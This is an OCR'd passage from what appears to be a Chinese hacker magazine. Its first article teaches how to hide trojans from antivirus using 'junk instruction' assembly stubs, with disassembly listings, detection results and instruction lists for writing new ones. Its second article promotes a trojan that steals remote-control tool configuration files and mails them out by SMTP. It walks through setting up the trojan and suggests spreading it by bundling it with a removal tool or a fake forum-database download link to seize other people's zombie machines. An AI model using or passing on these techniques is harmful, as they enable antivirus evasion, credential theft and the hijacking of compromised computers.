


图 6

2、移位法

```
1.push ebp
2.mov ebp,esp
3.nop
4.nop
5.add esp,-0C
6.add esp,0C
7.mov eax,原入口
8.push eax
9.retn
```

将原来的3、4、5、6、7几个语句向下移动2行，修改后保存为“移位法.exe”。

3、添加法

```
1.push ebp
2.mov ebp,esp
3.push edx
4.pop edx
5.add esp,-0C
6.add esp,0C
7.mov eax,原入口
8.push eax
9.retn
```

在金色鱼锦衣中加入push edx和pop edx，这两句是将寄存器edx压入和弹出堆栈，一样达到了堆栈平衡。修改后保存为了“添加法.exe”。

4、去除法

```
1.push ebp
2.mov ebp,esp
3.mov eax,原入口
4.push eax
5.retn
```


删除add esp,-0C和add esp,0C，修改后保存为了“去除法.exe”。

5、跳转法

```
1.push ebp
2.mov ebp,esp
3.jmp 跳出到add esp,-0C的地址
4.mov eax,复件_木?0040109C
5.push eax
6.retn
7.add esp,-0C
8.add esp,0C
9.jmp 跳回mov eax,复件_木?0040109C的地址
```

这个方法可能比较复杂，大家仔细看看图7，就会明白该方法的原理了。修改后保存为“跳转法.exe”。

现在，我们使用卡巴检测修改后的程序，只有原来的木马彩衣、加了金色鱼锦衣的和使用去除法的可以被查到（图8）。去除法是因为金色鱼锦衣的代码比较短，如果花指令长些，效果会比较好的。几种修改方法结合使用效果会更好，当然了，一样可以针对修改特征码，相对跳转法在修改特征码中使用比较多。



地址	十六进制	反汇编	注释
00412059	55	push ebp	
0041205A	8BEC	mov ebp,esp	
0041205C	EB 0F	jmp short 跳转法.0041206D	
0041205E	90	nop	
0041205F	90	nop	
00412060	90	nop	
00412061	90	nop	
00412062	B8 9C104000	mov eax,跳转法.0040109C	
00412067	50	push eax	
00412068	C3	retn	
00412069	0000	add byte ptr ds:[eax],al	
0041206B	0000	add byte ptr ds:[eax],al	
0041206D	83C4 F4	add esp,-0C	
00412070	83C4 0C	add esp,0C	
00412073	EB ED	jmp short 跳转法.00412062	
00412075	0000	add byte ptr ds:[eax],al	
00412077	0000	add byte ptr ds:[eax],al	
00412079	0000	add byte ptr ds:[eax],al	
0041207B	0000	add byte ptr ds:[eax],al	

图7




图8

三、编写自己的花指令

通过上面的学习我们可以知道花指令的大概结构，一般开始是**push ebp**和**mov ebp,esp**，接下来就是一些能保持堆栈平衡的指令，完了就是跳回入口点了。我罗列出一些能保持堆栈平衡的代码，供大家参考。

```
push ebp 把基址指针寄存器压入堆栈
pop ebp 把基址指针寄存器弹出堆栈
push eax 把数据寄存器压入堆栈
pop eax 把数据寄存器弹出堆栈
nop 无作用，就是什么也没做
mov eax,eax 将eax送入eax，等于什么也没做
sub eax,1
add eax,1 寄存器eax+1和寄存器eax-1，同样等于什么也没做
sub eax,2
dec eax
dec eax 同样很简单的加减运算，先是寄存器eax+2，紧接着连续用dec指令处理寄存器 eax两次，就是-1再-1，达到堆栈平衡。
```

下面则是常用的跳转语句：

```
JMP 入口点 这是最简单的跳转了，无条件跳回入口点，最简单当然效果也是最差的。
mov eax,入口点
push eax
retn 很眼熟吧，金色鱼锦衣的跳转，解释过，不多说了。
mov eax,入口点
jmp eax 和金色鱼锦衣的跳转原理差不多，入口点压入寄存器eax，再跳到寄存器 eax，就是跳到入口点了。
je 入口点
jne 入口点 等于则跳和不等于则跳，合起来就是绝对跳咯，像这样的条件跳转语句很多，大家可参考前面跳转指令的知识自己写。
```

上面的指令任意结合使用，相信大家就可以写出属于自己的花指令了，这样我这篇文章的目的也就达到了。

（本文所涉及到的Ollydbg和文章中的木马彩衣样本已收录到光盘中）

菜鸟也玩黑吃黑

阿布

灰鸽子、上兴、网络红娘等都是大家耳熟能详的远程控制类软件，通常这些反弹类的控制软件在更新IP的时候使用两种方式：1.使用FTP方式（配置文件中存放着FTP服务器，FTP用户，FTP密码等信息）；2.使用VIP方式（配置文件中存放着VIP帐号和密码）。试想一下，如果这个配置文件被其他人盗走会是怎样的后果呢？那样的话，我们的肉鸡就会全部沦陷为他人的肉鸡。

这次要给大家介绍的就是一款专门盗取他人远控配置文件的木马——灰鸽子小偷（图1）。

先来讲讲木马的工作原理，木马运行后会自动搜索各个硬盘中远程控制软件的配置文件，采集工作完成后，木马会把所有的配置文件都复制到一个临时的文本文件中并标注好配置文件所在的路径，然后再通过SMTP邮件的方式将这个文本当作EMAIL的主体发送到指定邮箱中，最后进行自杀工作（为小马的壮烈献身鼓掌吧！）。



图1




图2

讲清楚了原理再来看看具体的利用方法。木马的配置很简单，需要填写的东西就是SMTP发送设置，发送EMAIL和接收EMAIL最好不要使用同一个EMAIL，还记得以前X档案刊登过的查杀盗取QQ木马时使用WinHex来查找发送邮箱的密码吗？就是为了防止邮箱信息被查，如果使用不同的邮箱来发送EMAIL和接收EMAIL，即使别人把发送EMAIL的密码截获，他也不能窃取接收EMAIL里的邮件。发信服务器就是要填写发送邮箱的SMTP服务器，可以从提供邮箱服务的网站上查到，例如126邮箱就填写smtp.126.com。发信帐号就是邮箱的用户名，发信密码就不用说了吧。收信人邮件地址就是用来接收的EMAIL地址，发信人邮件地址就是发送方的EMAIL地址。设置就是这么简单，直接点击生成就OK了（图2）。而且这个木马的“马品”还相当的好，很多杀病毒软件都不查杀它（图3），省去了我们小菜制作免杀等麻烦的事儿。




图3

至于利用嘛，可以和灰鸽子专杀工具捆绑在一起，一天抓个1000多只肉鸡还是轻松的。再说说一下我的思路，我们可以架设一个动网论坛，把论坛MDB数据库文件和木马捆绑起来，然后去一些黑客论坛或者QQ群里发布消息，就说“哪位哥哥帮我搞定这个论坛啊，这是数据库的地址http://54abu.cn/dvbbs.mdb”，可能这个时候有些人就要笑你傻了，殊不知他们更傻，当他们去下载论坛数据库回去看，那就必定中招喽！这时估计我们已经在他的肉鸡群里找MM了。

盗取回来的文件还需要手工分离一下（图4），配置文件前的路径是原来配置文件的存放路径，比如“D:\Hack\黑防鸽子\Operate.ini”。选择相对应的木马版本，覆盖木马所在目录的重名文件就可以使用FTP或者VIP方式更新了。如果是FTP方式的话，还可以搭配嗅探器把他的FTP密码查出来，顺便也把他的空间整个端掉。

